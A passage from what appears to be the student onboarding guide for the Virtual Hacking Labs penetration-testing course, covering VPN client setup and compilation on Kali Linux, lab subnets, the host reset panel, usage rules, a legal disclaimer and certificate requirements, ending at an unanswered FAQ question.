
Port: 443

Username: Sent by e-mail

Password: Sent by e-mail


Lab: Sent by e-mail

If you click on the 'Settings' button you can create a connection profile that will store a profile with the server address and the port for next time you want to connect to the VPN. Just select the default connection profile and enter your server, port 443 and your username:




Under the global settings you can check the 'Keep connection alive until manually stopped' option to have the VPN client automatically connect to the lab network in case of a disconnect. When you're on an unstable network connection (or WiFi) we recommend to enable this option. Do not alter the other global settings and then click 'Done' to save the default profile.

Now we are ready to connect to the Virtual Hacking Labs using FortiClient SSLVPN. Enter your password and click the 'Connect' button:



You will now be connected to the Virtual Hacking Labs:



Alternative VPN client for unsupported operating systems

If you're still running Kali Linux 2016.2, or another operating system that is not supported by FortiClientSSL, you will have to compile and install an alternative VPN client called Openfortivpn client. Because it is much easier to upgrade or install a supported OS, this is neither recommended nor supported as a solution.

[Installing the OpenfortiVPN client on Kali Linux](#)

In the following section we will be installing the Openfortivpn client on Kali Linux 2016.2.

The latest version can be downloaded from:


<https://github.com/adrienverge/openfortivpn>

[Install OpenfortiVPN on Kali Linux 2016.2](#)

In the following steps we will show how to install OpenfortiVPN on Kali Linux 2016.2 from the command line. First download OpenfortiVPN to the Desktop:


`cd Desktop`

`wget https://github.com/adrienverge/openfortivpn/archive/master.zip`



Unzip the zip file:

unzip master.zip



The readme file describes the installation process:

1. Install build dependencies.

```
* Fedora: `gcc` `automake` `autoconf` `openssl-devel`
* Ubuntu: `automake` `autoconf` `libssl-dev`
* Debian: `gcc` `automake` `autoconf` `libssl-dev`
* Arch Linux: `automake` `autoconf` `openssl`
* Gentoo Linux: `net-dialup/ppp`
```

If You manage your kernel yourself, ensure to compile those modules:


```
```
CONFIG_PPP=m
CONFIG_PPP_ASYNC=m
````
```

2. Build and install.

```
```
aclocal && autoconf && automake --add-missing
./configure --prefix=/usr --sysconfdir=/etc
make
sudo make install
````
```

On Kali Linux install the Debian dependencies with the following commands:

`apt-get install gcc automake autoconf libssl-dev`



root@kali: ~/Desktop/openfortivpn-master

```
root@kali:~/Desktop/openfortivpn-master# apt-get install gcc automake autoconf libssl-dev
Reading package lists... Done
Building dependency tree
Reading state information... Done
gcc is already the newest version (4:6.1.1-1).
gcc set to manually installed.
The following additional packages will be installed:
  auto-tools-dev libssl1.0.2 zlib1g zlib1g-dev
Suggested packages:
  autoconf-archive gnu-standards autoconf-doc libtool gettext
The following NEW packages will be installed:
  autoconf automake auto-tools-dev libssl-dev libssl1.0.2 zlib1g zlib1g-dev
The following packages will be upgraded:
  libssl1.0.2 zlib1g
2 upgraded, 6 newly installed, 0 to remove and 1327 not upgraded.
Need to get 5,526 kB of archives.
After this operation, 14.5 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
```

Then run the following commands to compile and install the VPN client:

`aclocal && autoconf && automake --add-missing`

```
root@kali:~/Desktop/openfortivpn-master# aclocal && autoconf && automake --add-missing
configure.ac:10: installing './compile'
configure.ac:7: installing './install-sh'
configure.ac:7: installing './missing'
Makefile.am: installing './depcomp'
```

`./configure --prefix=/usr --sysconfdir=/etc`



```
root@kali:~/Desktop/openfortivpn-master# ./configure --prefix=/usr --sysconfdir=/etc
checking for a BSD-compatible install... /usr/bin/install -c
checking whether build environment is sane... yes
checking for a thread-safe mkdir -p... /bin/mkdir -p
checking for gawk... no
checking for mawk...
checking whether make sets $(MAKE)... yes
checking whether make supports nested variables... yes
checking for gcc... gcc
checking whether the C compiler works... yes
checking for C compiler default output file name... a.out
checking for suffix of executables...
checking whether we are cross compiling... no
checking for suffix of object files... o
checking whether we are using the GNU C compiler... yes
checking whether gcc accepts -g... yes
checking for gcc option to accept ISO C89... none needed
checking whether gcc understands -c and -o together... yes
checking for style of include used by make... GNU
checking dependency style of gcc... gcc3
checking how to run the C preprocessor... gcc -E
checking for grep that handles long lines and -e... /bin/grep
```

make

```
root@kali:~/Desktop/openfortivpn-master# make
CC      src/openfortivpn-config.o
CC      src/openfortivpn-hdlc.o
CC      src/openfortivpn-http.o
CC      src/openfortivpn-io.o
CC      src/openfortivpn-ipv4.o
CC      src/openfortivpn-log.o
CC      src/openfortivpn-tunnel.o
CC      src/openfortivpn-main.o
CC      src/openfortivpn-xml.o
CC      src/openfortivpn-userinput.o
CCLD    openfortivpn
```

On some Linux distros you might be affected by the error 'ccl: all warnings being treated as errors' (If you don't encounter this error, please skip to: sudo make install below).

```
root@kali-image:~/Desktop/openfortivpn-master# make
CC      src/openfortivpn-io.o
src/io.c:62:22: error: 'thread_id' defined but not used [-Werror=unused-function]
 static unsigned long thread_id()
                         ^
src/io.c:55:13: error: 'lock_callback' defined but not used [-Werror=unused-function]
 static void lock_callback(int mode, int type, char *file, int line)
                         ^
ccl: all warnings being treated as errors
Makefile:520: recipe for target 'src/openfortivpn-io.o' failed
make: *** [src/openfortivpn-io.o] Error 1
```

If you are affected by the error, run the following command:

```
root@kali:~/Desktop/openfortivpn-master# sed -i -- 's/-Werror//g' Makefile
```

This will remove the -Werror flag for openfortivpn CFlags in the Makefile (you can also remove the -Werror flag manually by editing the Makefile text file using the nano text editor):

```

nano 2.6.3                                         File: Makefile

psdir = ${docdir}
runstatedir = ${localstatedir}/run
sbindir = ${exec_prefix}/sbin
sharedstatedir = ${prefix}/com
srcdir = .
sysconfdir = /etc
target_alias =
top_build_prefix =
top_builddir = .
top_srcdir = .
openfortivpn_SOURCES = src/config.c src/config.h src/hdlc.c src/hdlc.h \
                      src/http.c src/http.h src/io.c src/io.h src/ipv4.c \
                      src/ipv4.h src/log.c src/log.h src/tunnel.c \
                      src/tunnel.h src/main.c src/ssl.h src/xml.c \
                      src/xml.h src/userinput.c src/userinput.h

openfortivpn_CFLAGS = -Wall -Werror --pedantic -std=gnu99
confdir = $(sysconfdir)/openfortivpn
conf_DATA = etc/openfortivpn/config
dist_man_MANS = doc/openfortivpn.1
EXTRA_DIST = LICENSE README.md $(conf_DATA)
all: all-am

```

Now run the 'make' command again:

make

This should clear the error and warnings should now be treated as warnings again:

```

root@kali-image:~/Desktop/openfortivpn-master# make
  CC      src/openfortivpn-io.o
src/io.c:62:22: warning: 'thread_id' defined but not used [-Wunused-function]
  static unsigned long thread_id()
                           ^
src/io.c:55:13: warning: 'lock_callback' defined but not used [-Wunused-function]
  static void lock_callback(int mode, int type, char *file, int line)
                           ^
  CC      src/openfortivpn-ipv4.o
  CC      src/openfortivpn-log.o
  CC      src/openfortivpn-tunnel.o
  CC      src/openfortivpn-main.o
  CC      src/openfortivpn-xml.o
  CC      src/openfortivpn-userinput.o
CCLD    openfortivpn

```

To finish the installation process, run this command:

sudo make install

```
root@kali:~/Desktop/openfortivpn-master# sudo make install
make[1]: Entering directory '/root/Desktop/openfortivpn-master'
 /bin/mkdir -p '/usr/bin'
 /usr/bin/install -c openfortivpn '/usr/bin'
 /bin/mkdir -p '/etc/openfortivpn'
 /usr/bin/install -c -m 644 etc/openfortivpn/config '/etc/openfortivpn'
 /bin/mkdir -p '/usr/share/man/man1'
 /usr/bin/install -c -m 644 doc/openfortivpn.1 '/usr/share/man/man1'
make install-data-hook
make[2]: Entering directory '/root/Desktop/openfortivpn-master'
chmod 0600 /etc/openfortivpn/config
make[2]: Leaving directory '/root/Desktop/openfortivpn-master'
make[1]: Leaving directory '/root/Desktop/openfortivpn-master'
```

Verify that the OpenfortiVPN is installed using the following command:

`openfortivpn`

If the installation was successful, the command will print usage instructions to the terminal:

```
root@kali:~/Desktop/openfortivpn-master# openfortivpn
WARN:  Bad port in config file: "0".
ERROR: Specify a valid host:port couple.
Usage: openfortivpn [<host>:<port>] [-u <user>] [-p <pass>]
          [--realm=<realm>] [--no-routes]
          [--no-dns] [--pppd-no-peerdns]
          [--pppd-log=<file>] [--pppd-plugin=<file>]
          [--ca-file=<file>] [--user-cert=<file>]
          [--user-key=<file>] [--trusted-cert=<digest>]
          [-c <file>] [-v|-q]
  openfortivpn --help
  openfortivpn --version
```

Connecting to the Virtual Hacking Labs with OpenfortiVPN

There are 2 ways to set up the VPN connection with OpenfortiVPN with the Virtual Hacking Labs:

1. Start the VPN client with the connection details as parameters.
2. With a config file containing the connection details.

The first option works as follows:

`openfortivpn vpnc01.virtualhackinglabs.com:443 -u [username] -p [password]`

The second option works by referencing a configuration file with the connection parameters:

`openfortivpn -c [path to config file]`

Or just type OpenfortiVPN to use the connection information from the default configuration file:

`openfortivpn`

Edit the openfortivpn config file using the following command:

`nano /etc/openfortivpn/config`

```
root@kali:~/Desktop/openfortivpn-master# cat /etc/openfortivpn/config
# config file for openfortivpn, see man openfortivpn(1)
host =
port =
username =
password =
```

Enter the host, port, username and password from the VHL confirmation e-mail here and then save the file. Now launch OpenfortiVPN from the terminal by typing:

`openfortivpn`

```
root@kali:~# openfortivpn
ERROR: Gateway certificate validation failed, and the certificate digest is not in the local
whitelist. If you trust it, rerun with:
ERROR: --trusted-cert cec15f4a13af54d76e758203fd247a94180653375bd298e2d79ccd2bee67d35d
ERROR: or add this line to your config file:
ERROR: trusted-cert = cec15f4a13af54d76e758203fd247a94180653375bd298e2d79ccd2bee67d35d
```

A certificate error will be printed to the terminal because you need to specify the trusted certificate in the config file. To do this copy the last line on the screenshot above (trusted-cert = ...) and paste it into the OpenfortiVPN config file like this:

`nano /etc/openfortivpn/config`

```
nano 2.6.3                                         File: /etc/openfortivpn/config

# config file for openfortivpn, see man openfortivpn(1)
host = vpn.virtualhackinglabs.com
port = 443
username =
password =
trusted-cert = cec15f4a13af54d76e758203fd247a94180653375bd298e2d79ccd2bee67d35d
```

Host: Enter the information sent to you in the confirmation e-mail from VHL

Port: 443

Username: Sent by e-mail

Password: Sent by e-mail

Lab: Sent by e-mail

Save and close the file and launch the OpenfortiVPN client again:

```
root@kali:~# openfortivpn
INFO: Connected to gateway.
INFO: Authenticated.
INFO: Remote gateway has allocated a VPN.
INFO: Got addresses: [172.16.1.2], ns [0.0.0.0, 0.0.0.0]
INFO: Interface ppp0 is UP.
INFO: Setting new routes...
INFO: Adding VPN nameservers...
INFO: Tunnel is up and running.
```

This time the connection to the Virtual Hacking Labs network is successfully established. Please note: you have to keep the OpenfortiVPN client console open to keep the connection alive. If you want to close the VPN connection press `ctrl+c`.

Lab Subnets

When you connect to the Virtual Hacking Labs network you will be assigned a VPN IP address for that session and a lab subnet that contains the vulnerable hosts. The Lab subnet and VPN IP depends on the lab environment that you've been assigned to (see your registration e-mail for the Lab number) which can be found in the following table:

| Lab | Lab Subnet | VPN IP |
|------------|---------------------|---------------|
| Lab 1 | 10.11.1.0/24 | 172.16.1.0/24 |
| Lab 2 | 10.12.1.0/24 | 172.16.2.0/24 |
| Lab 3 | 10.13.1.0/24 | 172.16.3.0/24 |
| Lab 4 | 10.14.1.0/24 | 172.16.4.0/24 |
| Lab 5 | 10.15.1.0/24 | 172.16.5.0/24 |
| Lab 6 | 10.16.1.0/24 | 172.16.6.0/24 |

We constantly balance the number of students for each lab in order to find the best ratio between students and vulnerable hosts. For this reason, you might be assigned to different subnets in a single subscription period. All 4 labs are identical and contain exactly the same vulnerable machines. If you do encounter other students working on the same vulnerable machine, please be polite and do not disturb the learning process of other students. For most vulnerable machines it doesn't matter if multiple students attempt to compromise them, but if the lab gets crowded, we kindly ask you to move on to another machine and come back to it later.

Reset panel

The reset panel can be used to reset a vulnerable host in the lab network back to its original state. We recommend resetting a machine before you start any attempts to compromise it. As the Virtual Hacking Labs is a shared environment accessed by a number of students, it is possible that a host is in a state that it cannot be further compromised due to the activities of other students (for instance: a root account with its password reset or a vulnerable service that has crashed during the exploitation process).

The location of the reset panel depends on the lab to which you're assigned. Once connected to the Virtual Hacking Labs you can find the reset panel available through a web browser using the appropriate IP address:

| Lab number | Reset panel |
|------------|---|
| Lab 1 | http://10.11.10.10 |
| Lab 2 | http://10.12.10.10 |
| Lab 3 | http://10.13.10.10 |
| Lab 4 | http://10.14.10.10 |
| Lab 5 | http://10.15.10.10 |
| Lab 6 | http://10.16.10.10 |

Because the Virtual Hacking Labs is a shared environment we ask you only to reset a host when this is strictly necessary. The time limit for resetting hosts is one reset per host every 15 minutes and one reset per 15 minutes for each user.

Virtual Hacking Labs

Reset Host

RESET HOSTS

Every host can be reset once every 15 minutes and a user can reset 1 host every 15 minutes.

Host 83 - John has been reset.

| Lab no. | Host name | IP | Last Reset Host | |
|---------|-----------|-------------|-----------------|----------------------------|
| 2 | Lucky | 10.11.1.2 | 3 days ago | RESET HOST |
| 121 | NAS | 10.11.1.121 | 3 weeks ago | RESET HOST |
| 83 | John | 10.11.1.83 | 2 seconds ago | RESET HOST |

To reset a lab, press the red 'Reset host' button on the right side of the screen. A message will appear stating that the host has been reset to its original state.

Rules & Restrictions

Because the Virtual Hacking Labs is a shared environment, we also need to agree on a few, but necessary rules and restrictions. These rules and restrictions are there to provide a safe environment and to guarantee the best learning experience for everyone. A shared environment means that there will be multiple students active on the Virtual Hacking Labs network at the same time.

By accessing the Virtual Hacking Labs, you must accept and comply with the following rules and restrictions:

- You will **not** undertake any kind of Man-in-the-middle or ARP poisoning attacks. These techniques are strictly prohibited.
- You will **refrain** from any unnecessary alteration of system files, user passwords and (network) settings.
- You will **not** attack or disturb other students in any way.
- You will **not** attack any (VHL) systems that are not part of the vulnerable machine labs.

By accessing the labs, you agree to comply with these rules and restrictions. All lab networks, connections and VHL systems are monitored 24/7/365 and Virtual Hacking Labs reserves the right to disconnect and ban the accounts of anyone found to be violating the rules and restrictions immediately and without notice. Virtual Hacking Labs may also restrict, suspend or terminate the account of any user who abuses or misuses the services provided. Suspended or terminated accounts are not refundable.

We also ask you to help VHL and other students to improve and guarantee the best learning experience for everyone by:

- Restoring changed firewall settings or by resetting the host after you have finished.
- Removing exploits and other files from exploited machines after you have finished.
- Not leaving machines in a non-exploitable state. Please reset the machine.
- Targeting one lab machine at the time and not scan/target the full network range.

The Virtual Hacking Labs is constantly working on providing a safe environment for our students. As you probably know, and will certainly learn throughout the course, safety and security is a shared responsibility. We do everything we can on our side to secure the network, but it is also important that you:

- Use a **strong password** for the penetration testing OS you use to connect to the labs.
- **Do not keep vulnerable files in your web root directory that might backdoor yourself** with the web server enabled (such as web shells for example). We highly recommend that you do not use your built-in Apache web server, but instead choose alternative methods to serve files on the lab network (such as Python SimpleHTTPServer).
- **Do not alter security settings** for services that are exposed to the network (SSH/FTP/HTTP).
- The lab is a shared environment, consider the lab to be a hostile environment where you are responsible for your computer's security.
- Follow all security recommendations throughout the course.

Legal

Please note that most of the techniques demonstrated in the courseware are **ILLEGAL** if they are performed on targets without prior permission from the owner. An explicit written confirmation from the owner of the system or service is required in order to perform security and penetration tests legally on a system. Please also understand that (online) accounts (e.g. social media) are not owned by the person to whom the account is registered, but by the provider and owner of the service. Finally note that we refer to systems in the widest definition of the word. Systems can vary from servers to desktops, tablets, phones, WiFi networks, services, (web) applications etc.

We created the Virtual Hacking Labs to provide a secure environment for learning and practicing penetration testing techniques safely and legally. We do not encourage anyone to use the techniques learned for illegal purposes. Nor can Virtual Hacking Labs be held responsible for any actions performed outside the virtual hacking labs.

By accessing the VHL courseware and labs, the student declares that he/she will only use the tools, programs and provided information in an ethical, professional and legal way. This means that all techniques and information that are taught during the course will be applied in the legal testing and securing of networks with the permission of the owner. Since students assume full responsibility for his/her actions, VHL, its instructors and other VHL staff members cannot be held liable for any abuse.

Certificates of Completion

If you get root/administrator access on at least 20 lab machines (Beginner or Advanced) and provide documentary proof of that achievement, you can apply for the VHL Certificate of Completion. If you manage root/administrator access on at least 10 Advanced+ machines (and exploiting at least two vulnerabilities without using any automated tools or publicly available scripts), then you are entitled to apply for the VHL Advanced+ Certificate of Completion.

Certificates of Completion come in the form of a personalised PDF and sent by email.



To be eligible for a **VHL Certificate of Completion** you must:

- Achieve root/administrator/system access on at least 20 **Beginner** or **Advanced** lab machines.
- Provide documentation showing how the vulnerabilities were exploited, do not include (compiled) exploits with your documentation;
- Include screenshots proving that you rooted the lab machines;
- Supply the contents of key.txt files from the rooted lab machines.

Note: The Metasploitable 2 lab machine does not count towards the 20 lab machines required for the VHL Certificate of Completion.

To be eligible for the **VHL Advanced+ Certificate of Completion** you must:

- Achieve root/administrator/system access on at least **10 Advanced+** lab machines.
- Successfully perform manual exploitation of at least two vulnerabilities on any two of the lab machines (i.e. without resorting to automated tools such as Metasploit or using publicly available scripts). The chosen vulnerabilities should be exploited before with publicly available exploits or Metasploit in order to qualify;
- Provide documentation showing how all the vulnerabilities on all 10 lab machines were exploited, do not include (compiled) exploits with your documentation;
- Include screenshots proving that you rooted the lab machines;
- Supply the contents of key.txt files from the rooted lab machines.

In other words, to be awarded the VHL Advanced+ Certificate of Completion you must have achieved root/admin/system access on a total of ten Advanced+ lab machines and, in addition, at least two different vulnerabilities on any lab machine must have been exploited without employing automated

tools (such as Metasploit) and without using any publicly available scripts. You can choose any vulnerability on any two Beginner, Advanced or Advanced+ lab machines to exploit manually provided you have previously exploited those machines using a published script or automated tool. This will require you to demonstrate your ability to analyse vulnerabilities and to craft the code to exploit them. This will prove that you are able to cope when Metasploit modules fail or when there are simply no applicable exploits or pre-written scripts available.

The documentation you submit in support of your request for a certificate of completion should contain sufficient information to verify your achievement. As a minimum this should include (i) details of the vulnerabilities you exploited (such as the CVE ID numbers, (ii) links to vulnerabilities/exploits, attack narrative etc.), (iii) the exploits used and (iv) screenshots of the actual exploitation process. The screenshot(s) proving that you rooted the lab machine should show the following information:

- The lab machine IP.
- The attack box IP address (VPN IP).
- The commands used (command line, URLs, requests, Metasploit handler, exploit compilation etc.).
- Where privilege escalation has been performed also include the output of the id/whoami/getuid command before and after executing the exploit in the screenshot.

When you are ready to apply, please email your certificate request and accompanying documentation (using the same email address with which you registered with VHL) to info@virtualhackinglabs.com. We will then manually verify the information you have given and check the authenticity of the screenshots. Be sure to include your VHL student ID (i.e. the VHLC ID provided when you registered) as well as your full name for the Certificate of Completion. As soon as your request has been approved, we will forward your Certificate of Completion by email.

Lab tip: A couple of great tools for maintaining notes as you progress through the labs are **Keepnote** and **Cherrytree**. Keeping comprehensive notes will make life easier when you have to draft your reports. Because Keepnote has now been removed from Kali Linux (it hasn't been maintained for a while) you may prefer to use Cherrytree instead.

VHL reserves the right to award either of these certificates based on verification and validation of the documentation provided and on any other relevant criteria. VHL's assessment on whether the applicant has reached the necessary standards to be awarded either Certificate of Completion is final.

*Frequently Asked Questions***Q: How long will it take to process my certificate request?**

A: This will take up to 5 business days. Haven't heard anything from us within 5 business days? Please contact our support department.

Q: Can I submit Advanced+ machines instead of Advanced machines for the regular Certificate of Completion?

A: Yes, but you cannot then use the same Advanced+ machines a second time when you apply for the VHL Advanced+ Certificate of Completion. We therefore recommend you only submit Beginner and Advanced machines for the VHL Certificate of Completion and keep the Advanced+ machines for the VHL Advanced+ Certificate of Completion.

Q: I have submitted Advanced+ machines as part of the 20 machines required for the VHL Certificate of Completion before you introduced the VHL Advanced+ Certificate of Completion, can I submit them again for the VHL Advanced+ Certificate of Completion?

A: No, you cannot submit any completed Advanced+ machines twice. In such a situation you will have to root additional Advanced+ machines to satisfy the 10 machines requirement.

Q: I have submitted some Advanced+ machines as part of the lab report for the regular VHL Certificate of Completion but these were in addition to the 20 Beginner/Advanced machines. Can I submit these Advanced+ machines again for the VHL Advanced+ Certificate of Completion?

A: Yes, in this case you can submit the Advanced+ machines for the VHL Advanced+ Certificate of Completion provided you have matched the requirement of completing at least 10 Advanced+ machines in addition to the 20 machines required for the regular VHL Certificate of Completion.

Q: How many and which machines do I have to root to receive both the regular VHL Certificate of Completion and the VHL Advanced+ Certificate of Completion?

A: In total you have to root a total of 30 machines (including two vulnerabilities rooted manually)

The regular VHL Certificate of Completion requires at least 20 Beginner/Advanced machines.

The VHL Advanced+ Certificate of Completion requires at least 10 Advanced+ machines **and** 2 vulnerabilities exploited manually which were exploited using publicly available exploits/Metasploit before.

Q: The requirements for the VHL Advanced+ Certificate of Completion include having to exploit two vulnerabilities manually, what do you mean exactly by 'manually'?

